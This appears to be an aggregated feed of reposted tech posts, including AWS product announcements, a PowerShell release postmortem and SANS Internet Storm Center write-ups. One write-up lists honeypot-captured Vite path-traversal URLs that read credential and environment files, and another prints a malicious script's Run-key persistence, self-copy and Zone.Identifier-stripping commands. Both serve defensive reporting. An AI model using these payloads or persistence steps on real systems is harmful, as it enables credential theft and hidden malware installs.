Amazon Bedrock Guardrails supports cross-account safeguards with centralized control and management

This post was originally published on this site

Today, we’re announcing the general availability of cross-account safeguards in Amazon Bedrock Guardrails, a new capability that enables centralized enforcement and management of safety controls across multiple AWS accounts within an organization.

With this new capability, you can specify a guardrail in a new Amazon Bedrock policy within the management account of your organization that automatically enforces configured safeguards across all member entities for every model invocation with Amazon Bedrock. This organization-wide implementation supports uniform protection across all accounts and generative AI applications with centralized control and management. This capability also offers flexibility to apply account-level and application-specific controls depending on use case requirements in addition to organizational safeguards.

  • Organization-level enforcements apply a single guardrail from your organization’s management account to all entities within the organization through policy settings. This guardrail automatically enforces filters across all member entities, including organizational units (OUs) and individual accounts, for all Amazon Bedrock model invocations.
  • Account-level enforcement enables automatic enforcement of configured safeguards across all Amazon Bedrock model invocations in your AWS account. The configured safeguards in the account-level guardrail apply to all inference API calls.

You can now establish and centrally manage dependable, comprehensive protection through a single, unified approach. This supports consistent adherence to corporate responsible AI requirements while significantly reducing the administrative burden of monitoring individual accounts and applications. Your security team no longer needs to oversee and verify configurations or compliance for each account independently.

Getting started with centralized enforcement in Amazon Bedrock Guardrails
You can get started with account-level and organization-level enforcement configuration in the Amazon Bedrock Guardrails console. Before the enforcement configuration, you need to create a guardrail with a particular version to support the guardrail configuration remains immutable and cannot be modified by member accounts and complete prerequisites for using the new capability such as resource-based policies for guardrails.

To enable account-level enforcement, choose Create in the section of Account-level enforcement configurations.


You can choose the guardrail and version to automatically apply to all Bedrock inference calls from this account in this Region. With general availability, we introduce the new feature defining which models will be affected by the enforcement with either Include or Exclude behavior.

You can also configure selective content guarding controls for system prompts and user prompts with either Comprehensive or Selective.

  • Use Comprehensive when you want to enforce guardrails on everything, regardless of what the caller tags. This is the safer default when you don’t want to rely on callers to correctly identify sensitive content.
  • Use Selective when you trust callers to tag the right content and want to reduce unnecessary guardrail processing. This is useful when callers handle a mix of pre-validated and user-generated content, and only need guardrails applied to specific portions.

After creating the enforcement, you can test and verify enforcement using a role in your account. The account-enforced guardrail should automatically apply to both prompts and outputs.

Check the response for guardrail assessment information. The guardrail response will include enforced guardrail information. You can also test by making a Bedrock inference call using InvokeModel, InvokeModelWithResponseStream, Converse, or ConverseStream APIs.

To enable organization-level enforcement, go to AWS Organizations console and choose Policies menu. You can enable the Bedrock policies in the console.

You can create a Bedrock policy that specifies your guardrail and attach it to your target accounts or OUs. Choose Bedrock policies enabled and Create policy. Specify your guardrail ARN and version and configure the input tags setting for in the AWS Organizations. To learn more, visit Amazon Bedrock policies in AWS Organizations and Amazon Bedrock policy syntax and examples.


After creating the policy, you can attach the policy to your desired organizational units, accounts, root in the Targets tab.
Search and select your organization root, OUs, or individual accounts to attach your policy, and choose Attach policy.
You can test that the guardrail is being enforced on member accounts and verify which guardrail is enforced. From a member account attached, you should see the organization enforced guardrail under the section Organization-level enforcement configurations.

The underlying safeguards within the specified guardrail are then automatically enforced for every model inference request across all member entities, ensuring consistent safety controls. To accommodate varying requirements of individual teams or applications, you can attach different policies with associated guardrails to different member entities through your organization.

Things to know
Here are key considerations to know about GA features:

  • You can now choose to include or exclude specific models in Bedrock for inference, enabling centralized enforcement on model invocation calls. You can also choose to safeguard partial or complete system prompts and input prompts. To learn more, visit Apply cross-account safeguards with Amazon Bedrock Guardrails enforcement.
  • Ensure you are specifying the accurate guardrail Amazon Resource Names (ARN) in the policy. Specifying an incorrect or invalid ARN will result in policy violations, non-enforcement of safeguards, and the inability to use the models in Amazon Bedrock for inference. To learn more, visit Best practices for using Amazon Bedrock policies.
  • Automated Reasoning checks are not supported with this capability.

Now available
Cross-account safeguards in Amazon Bedrock Guardrails is generally available today in the all AWS commercial and GovCloud Regions where Bedrock Guardrails is available. For Regional availability and a future roadmap, visit the AWS Capabilities by Region. Charges apply to each enforced guardrail according to its configured safeguards. For detailed pricing information on individual safeguards, visit Amazon Bedrock Pricing page.

Give this capability a try in the Amazon Bedrock console and send feedback to AWS re:Post for Amazon Bedrock Guardrails or through your usual AWS Support contacts.

Channy

TeamPCP Supply Chain Campaign: Update 006 – CERT-EU Confirms European Commission Cloud Breach, Sportradar Details Emerge, and Mandiant Quantifies Campaign at 1,000+ SaaS Environments, (Fri, Apr 3rd)

This post was originally published on this site

This is the sixth update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 005 covered developments through April 1, including the first confirmed victim disclosure (Mercor AI), Wiz's post-compromise cloud enumeration findings, DPRK attribution of the axios compromise, and LiteLLM's release resumption after Mandiant's forensic audit. This update covers intelligence from April 1 through April 3, 2026.

Attempts to Exploit Exposed "Vite" Installs (CVE-2025-30208), (Thu, Apr 2nd)

This post was originally published on this site

From its GitHub repo: "Vite (French word for "quick", pronounced /vi?t/, like "veet") is a new breed of frontend build tooling that significantly improves the frontend development experience" [https://github.com/vitejs/vite].

This environment introduces some neat and useful shortcuts to make developers' lives simpler. But as so often, if exposed, these features can be turned against you.

Today, I noticed our honeypots collecting URLs like:

/@fs/../../../../../etc/environment?raw??
/@fs/etc/environment?raw??
/@fs/home/app/.aws/credentials?raw??

and many more like it. The common denominator is the prefix "/@fs/" and the ending '?raw??'. This pattern matches CVE-2025-30208, a vulnerability in Vite described by Offsec.com in July last year [https://www.offsec.com/blog/cve-2025-30208/]. 

The '@fs' feature is a Vite prefix for retrieving files from the server. To protect the server's file system, Vite implements configuration directives to restrict access to specific directories. However, the '??raw?' suffix can be used to bypass the access list and download arbitrary files. Scanning activity on port 5173 is quite low, and the attacks we have seen use standard web server ports.

Vite is typically listening on port 5173. It should be installed such that it is only reachable via localhost, but apparently, at least attackers believe that it is often exposed. The attacks we are seeing are attempting to retrieve various well-known configuration files, likely to extract secrets. 


Johannes B. Ullrich, Ph.D. , Dean of Research, SANS.edu
Twitter|

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.

Announcing managed daemon support for Amazon ECS Managed Instances

This post was originally published on this site

Today, we’re announcing managed daemon support for Amazon Elastic Container Service (Amazon ECS) Managed Instances. This new capability extends the managed instances experience we introduced in September 2025, by giving platform engineers independent control over software agents such as monitoring, logging, and tracing tools, without requiring coordination with application development teams, while also improving reliability by ensuring every instance consistently runs required daemons and enabling comprehensive host-level monitoring.

When running containerized workloads at scale, platform engineers manage a wide range of responsibilities, from scaling and patching infrastructure to keeping applications running reliably and maintaining the operational agents that support those applications. Until now, many of these concerns were tightly coupled. Updating a monitoring agent meant coordinating with application teams, modifying task definitions, and redeploying entire applications, a significant operational burden when you’re managing hundreds or thousands of services.

Decoupled lifecycle management for daemons
Amazon ECS now introduces a dedicated managed daemons construct that enables platform teams to centrally manage operational tooling. This separation of concerns allows platform engineers to independently deploy and update monitoring, logging, and tracing agents to infrastructure, while enforcing consistent use of required tools across all instances, without requiring application teams to redeploy their services. Daemons are guaranteed to start before application tasks and drain last, ensuring that logging, tracing, and monitoring are always available when your application needs them.

Platform engineers can deploy managed daemons across multiple capacity providers, or target specific capacity providers, giving them flexibility in how they roll out agents across their infrastructure. Resource management is also centralized, allowing teams to define daemon CPU and memory parameters separately from application configurations with no need to rebuild AMIs or update task definitions, while optimizing resource utilization since each instance runs exactly one daemon copy shared across multiple application tasks.

Let’s try it out
To take ECS Managed Daemons for a spin, I decided to start with the Amazon CloudWatch Agent as my first managed daemon. I had previously set up an Amazon ECS cluster with a Managed Instance capacity provider using the documentation.



From the Amazon Elastic Container Service console, I noticed a new Daemon task definitions option in the navigation pane, where I can define my managed daemons.

Managed daemons console

I chose Create new daemon task definition to get started. For this example, I configured the CloudWatch Agent with 1 vCPU and 0.5 GB of memory. In the Daemon task definition family field, I entered a name I’d recognize later.

For the Task execution role, I selected ecsTaskExecutionRole from the dropdown. Under the Container section, I gave my container a descriptive name and pasted in the image URI: public.ecr.aws/cloudwatch-agent/cloudwatch-agent:latest along with a few additional details.

After reviewing everything, I chose Create.


Once my daemon task definition was created, I navigated to the Clusters page, selected my previously created cluster and found the new Daemons tab.

Managed daemons 2

Here I can simply click the Create daemon button and complete the form to configure my daemon.


Managed daemons 3

Under Daemon configuration, I selected my newly created daemon task definition family and then assigned my daemon a name. For Environment configuration, I selected the ECS Managed Instances capacity provider I had set up earlier. After confirming my settings, I chose Create.

Now ECS automatically ensures the daemon task launches first on every provisioned ECS managed instance in my selected capacity provider. To see this in action, I deployed a sample nginx web service as a test workload. Once my workload was deployed, I could see in the console that ECS Managed Daemons had automatically deployed the CloudWatch Agent daemon alongside my application, with no manual intervention required.

When I later updated my daemon, ECS handled the rolling deployment automatically by provisioning new instances with the updated daemon, starting the daemon first, then migrating application tasks to the new instances before terminating the old ones. This “start before stop” approach ensures continuous daemon coverage: your logging, monitoring, and tracing agents remain operational throughout the update with no gaps in data collection. The drain percentage I configured controlled the pace of this replacement, giving me complete control over addon updates without any application downtime.

How it works
The managed daemon experience introduces a new daemon task definition that is separate from task definitions, with its own parameters and validation scheme. A new daemon_bridge network mode enables daemons to communicate with application tasks while remaining isolated from application networking configurations.

Managed daemons support advanced host-level access capabilities that are essential for operational tooling. Platform engineers can configure daemon tasks as privileged containers, add additional Linux capabilities, and mount paths from the underlying host filesystem. These capabilities are particularly valuable for monitoring and security agents that require deep visibility into host-level metrics, processes, and system calls.

When a daemon is deployed, ECS launches exactly one daemon process per container instance before placing application tasks. This guarantees that operational tooling is in place before your application starts receiving traffic. ECS also supports rolling deployments with automatic rollbacks, so you can update agents with confidence.

Now available
Managed daemon support for Amazon ECS Managed Instances is available today in all AWS Regions. To get started, visit the Amazon ECS console or review the Amazon ECS documentation. You can also explore the new managed daemons Application Programming Interface (APIs) by visiting this website.

There is no additional cost to use managed daemons. You pay only for the standard compute resources consumed by your daemon tasks.

PowerShell 7.6 release postmortem and investments

This post was originally published on this site

We recently released PowerShell 7.6, and we want to take a moment to share context on the delayed
timing of this release, what we learned, and what we’re already changing as a result.

PowerShell releases typically align closely with the .NET release schedule. Our goal is to provide
predictable and timely releases for our users. For 7.6, we planned to release earlier in the cycle,
but ultimately shipped in March 2026.

What goes into a PowerShell release

Building and testing a PowerShell release is a complex process with many moving parts:

  • 3 to 4 release versions of PowerShell each month (e.g. 7.4.14, 7.5.5, 7.6.0)
  • 29 packages in 8 package formats
  • 4 architectures (x64, Arm64, x86, Arm32)
  • 8 operating systems (multiple versions each)
  • Published to 4 repositories (GitHub, PMC, winget, Microsoft Store) plus a PR to the .NET SDK image
  • 287,855 total tests run across all platforms and packages per release

What happened

The PowerShell 7.6 release was delayed beyond its original target and ultimately shipped in March
2026.

During the release cycle, we encountered a set of issues that affected packaging, validation, and
release coordination. These issues emerged late in the cycle and reduced our ability to validate
changes and maintain release cadence.

Combined with the standard December release pause, these factors extended the overall release
timeline.

Timeline

  • October 2025 – Packaging-related changes were introduced as part of ongoing work for the 7.6
    release.

    • Changes to the build created a bug in 7.6-preview.5 that caused the Alpine package to fail. The
      method used in the new build system to build the Microsoft.PowerShell.Native library wasn’t
      compatible with Alpine. This required additional changes for the Alpine build.
  • November 2025 – Additional compliance requirements were imposed requiring changes to packaging
    tooling for non-Windows platforms.

    • Because of the additional work created by these requirements, we weren’t able to ship the fixes
      made in October until December.
  • December 2025 – We shipped 7.6-preview.6, but due to the holidays there were complications
    caused by a change freeze and limited availability of key personnel.

    • We weren’t able to publish to PMC during the holiday freeze.
    • We couldn’t publish NuGet packages because the current manual process limits who can perform the
      task.
  • January 2026 – Packaging changes required deeper rework than initially expected and validation
    issues began surfacing across platforms.

    • We also discovered a compatibility issue in RHEL 8. The libpsl-native library must be built to
      support glibc 2.28 rather than glibc 2.33 used by RHEL 9 and higher.
  • February 2026 – Ongoing fixes, validation, and backporting of packaging changes across release
    branches continued.
  • March 2026 – Packaging changes stabilized, validation completed, and PowerShell 7.6 was
    released.

What went wrong and why

Several factors contributed to the delay beyond the initial packaging change.

  • Late-cycle packaging system changes
    A compliance requirement required us to replace the tooling used to generate non-Windows packages (RPM, DEB, PKG). We evaluated whether this could be addressed with incremental changes, but determined that the existing tooling could not be adapted to meet requirements. This required a
    full replacement of the packaging workflow.Because this change occurred late in the release cycle, we had limited time to validate the new system across all supported platforms and architectures.
  • Tight coupling to packaging dependencies
    Our release pipeline relied on this tooling as a critical dependency. When it became unavailable, we did not have an alternate implementation ready. This forced us to create a replacement for a core part of the release pipeline, from scratch, under time pressure, increasing both risk and complexity.
  • Reduced validation signal from previews
    Our preview cadence slowed during this period, which reduced opportunities to validate changes incrementally. As a result, issues introduced by the packaging changes were discovered later in the cycle, when changes were more expensive to correct.
  • Branching and backport complexity
    Because of new compliance requirements, changes needed to be backported and validated across multiple active branches. This increased the coordination overhead and extended the time required to reach a stable state.
  • Release ownership and coordination gaps
    Release ownership was not explicitly defined, particularly during maintainer handoffs. This made it difficult to track progress, assign responsibility for blockers, and make timely decisions during critical phases of the release.
  • Lack of early risk signals
    We did not have clear signals indicating that the release timeline was at risk. Without structured tracking of release health and ownership, issues accumulated without triggering early escalation or communication.

How we responded

As the scope of the issue became clear, we shifted from attempting incremental fixes to stabilizing
the packaging system as a prerequisite for release.

  • We evaluated patching the existing packaging workflow versus replacing it, and determined a full
    replacement was required to meet compliance requirements.
  • We rebuilt the packaging workflows for non-Windows platforms, including RPM, DEB, and PKG formats.
  • We validated the new packaging system across all supported architectures and operating systems to
    ensure correctness and consistency.
  • We backported the updated packaging logic across active release branches to maintain alignment
    between versions.
  • We coordinated across maintainers to prioritize stabilization work over continuing release
    progression with incomplete validation.

This shift ensured a stable and compliant release, but extended the overall timeline as we
prioritized correctness and cross-platform consistency over release speed.

Detection gap

A key gap during this release cycle was the lack of early signals indicating that the packaging
changes would significantly impact the release timeline.

Reduced preview cadence and late-cycle changes limited our ability to detect issues early.
Additionally, the absence of clear release ownership and structured tracking made it more difficult
to identify and communicate risk as it developed.

What we are doing to improve

This experience highlighted several areas where we can improve how we deliver releases. We’ve
already begun implementing changes:

  • Clear release ownership
    We have established explicit ownership for each release, with clear responsibility and transfer mechanisms between maintainers.
  • Improved release tracking
    We are using internal tracking systems to make release status and blockers more visible across the team.
  • Consistent preview cadence
    We are reinforcing a regular preview schedule to surface issues earlier in the cycle.
  • Reduced packaging complexity
    We are working to simplify and consolidate packaging systems to make future updates more predictable.
  • Improved automation
    We are exploring additional automation to reduce manual steps and improve reliability in the face of changing requirements.
  • Better communication signals
    We are identifying clearer signals in the release process to notify the community earlier when timelines are at risk. Going forward, we will share updates through the PowerShell repository discussions.

Moving forward

We understand that many of you rely on PowerShell releases to align with your own planning and
validation cycles. Improving release predictability and transparency is a priority for the team, and
these changes are already in progress.

We appreciate the feedback and patience we received from the community as we worked through these
changes, and we’re committed to continuing to improve how we deliver PowerShell.

— The PowerShell Team

The post PowerShell 7.6 release postmortem and investments appeared first on PowerShell Team.

TeamPCP Supply Chain Campaign: Update 005 – First Confirmed Victim Disclosure, Post-Compromise Cloud Enumeration Documented, and Axios Attribution Narrows, (Wed, Apr 1st)

This post was originally published on this site

This is the fifth update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 004 covered developments through March 30, including the Databricks investigation, dual ransomware operations, and AstraZeneca data release. This update consolidates two days of intelligence through April 1, 2026.

Malicious Script That Gets Rid of ADS, (Wed, Apr 1st)

This post was originally published on this site

Today, most malware are called “fileless” because they try to reduce their footprint on the infected computer filesystem to the bare minimum. But they need to write something… think about persistence. They can use the registry as an alternative storage location.

But some scripts still rely on files that are executed at boot time. For example, via a “Run” key:

reg add "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /v csgh4Pbzclmp /t REG_SZ /d ""%APPDATA%MicrosoftWindowsTemplatesdwm.cmd"" /f >nul 2>&1

The file located in %APPDATA% will be executed at boot time.

From the attacker’s point of view, there is a problem: The original script copies itself:

copy /Y "%~f0" "%APPDATA%MicrosoftWindowsTemplatesdwm.cmd" >nul 2>&1

Just after the copy operation, a PowerShell one-liner is executed:

powershell -w h -c "try{Remove-Item -Path '%APPDATA%MicrosoftWindowsTemplatesdwm.cmd:Zone.Identifier' -Force -ErrorAction SilentlyContinue}catch{}" >nul 2>&1


PowerShell will try to remove the alternate-data-stream (ADS) “:Zone.Identifier” that Windows adds during file operations. The :Zone.Identifier indicates the source of the file (1 = My Computer, 2 = Local intranet, 3 = Trusted sites, 4 = Internet, 5 = Restricted sites). It's not clear if a "copy" will drop or conserver the ADS. I did not find an official Microsoft documentation but, if you ask to a LLM, it will tell you that they are not preserved. They are wrong!

In my Windows 10 lab, I downloaded a copy of BinaryNinja. An ADS was added to the file. After a copy to "test.ext", the new file has still the ADS!

By removing the ADS, the malicious script makes the file look less suspicious if the system is scanned to search for "downloaded" files (a classic operation performed in DFIR investigations). 

For the story, the script will later invoke another PowerShell that will drop a DonutLoader on the victim's computer.

Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.